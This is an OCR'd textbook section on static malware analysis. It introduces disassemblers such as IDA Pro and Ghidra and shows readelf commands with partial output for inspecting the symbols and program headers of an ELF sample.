
Static Malware Analysis: Malware Disassembly

- Disassemble the **binary code** and analyze the assembly code instructions
- Use tools such as **IDA** that can reverse the machine code to **assembly language**
- Based on the reconstructed assembly code, you can inspect the **program logic** and recognize its threat potential. This process is performed using debugging tools such as **OllyDbg**

Disassembling and Debugging Tools

- Ghirda (*https://ghidra-sre.org*)
- x64dbg (*https://x64dbg.com*)
- Radare (*https://rada.re*)
- OllyDbg (*https://www.ollydbg.de*)
- WinDbg (*http://www.windbg.org*)

IDA Pro IDA Pro is a **Windows**, **Linux** or **Mac OS X** hosted multi-processor **disassembler and debugger** that can debug through Instructions tracing, Functions tracing, and Read/Write-Write-Execute tracing features



https://www.hex-rays.com

Malware Disassembly

The static analysis also includes the dismantling of a given executable into binary format to study its functionalities and features. This process helps to identify the language used for programming the malware, APIs that reveal its function, etc. Based on the reconstructed assembly code, you can inspect the program logic and recognize its threat potential. This process can be performed using debugging tools such as IDA Pro, and OllyDbg.

- **IDA Pro**

  Source: *https://www.hex-rays.com*

  IDA Pro is a multi-platform disassembler and debugger that explores binary programs, for which the source code is not always available to create maps of their execution. It shows the instructions in the same way as a processor executes them, i.e., in a symbolic representation called assembly language. Thus, it is easy for you to find harmful or malicious processes.

  Features:

  - Disassembler

    As a disassembler, IDA Pro explores binary programs, for which the source code is not always available, to create maps of their execution.

  - Debugger

    The debugger in IDA Pro is an interactive tool that complements the dissembler to perform static analysis in one step. It bypasses the obfuscation process, which helps the assembler to process the hostile code in detail.

Analyzing ELF Executable Files

ELF is a generic executable file format in Linux. It contains three main components including an ELF header, sections, and segments. Each component plays an independent role in the loading and execution of ELF executables.

The static analysis of an ELF file involves investigating an ELF executable file without running or installing it. It also involves accessing the binary code and extracting valuable artifacts from the program.

The result of the analysis determines whether the file is malicious. If the ELF file is malicious, the extracted information is insufficient to identify the behavior and purpose of the malware; it requires further analysis (dynamic analysis) in a secured or closed environment.

- **Static Analysis of ELF Files Using readelf**

  Source: *https://linux.die.net*

  The readelf tool displays information about one or more ELF object files. The options control what information to display. The tool supports 32-bit and 64-bit ELF files. Security professionals can use readelf to extract static artifacts from an ELF executable.


  Identifying Symbols in ELF Executables

  Extracting symbols is a process of retrieving data types such as functions and variables used in the source code. These symbols explain what functions and variables are used by the developers in the code, which helps in understanding the functionality of the code.

Run the following command to extract symbols from an ELF executable:

`readelf -s <malware-sample>`

Here, the **`-s`** option is used to display the entries in the symbol table section of the file. Alternatively, use the **`--symbols`** or **`--syms`** options to extract symbols.



```
ubuntu@ubuntu-Virtual-Machine:~/Downloads$ readelf -s "ELF Test File"

Symbol table '.dynsym' contains 5 entries:
   Num:    Value          Size Type    Bind   Vis      Ndx Name
     0: 0000000000000000     0 NOTYPE  LOCAL  DEFAULT  UND

Figure 7.78: Viewing symbols using the readelf tool

The above screenshot shows two different tables, **`.dynsym`** and **`.symtab`**.


- **`.dyntab`**: This table contains dynamically linked symbols that are taken from external sources such as **`libc`** libraries, which are stored by the OS at runtime.
- **`.symtab table`**: This table contains all the symbols defined by the developers in the binary source code, including symbols from **`.dyntab`**.

Identifying Program Headers in ELF Executables

The program headers in an ELF executable reveals the memory layout of the binary code. It helps in determining whether the ELF executable file is properly packed. For this purpose, the readelf tool can be used with the **`-l`** option followed by the file name of the EFL executable.

Run the following command to retrieve ELF program headers:

`readelf -l <malware-sample>`



```
ubuntu@ubuntu-Virtual-Machine:~/Downloads$ readelf -l "ELF Test File"

Elf file type is EXEC (Executable file)
Entry point 0x400490
There are 9 program headers, starting at offset 64

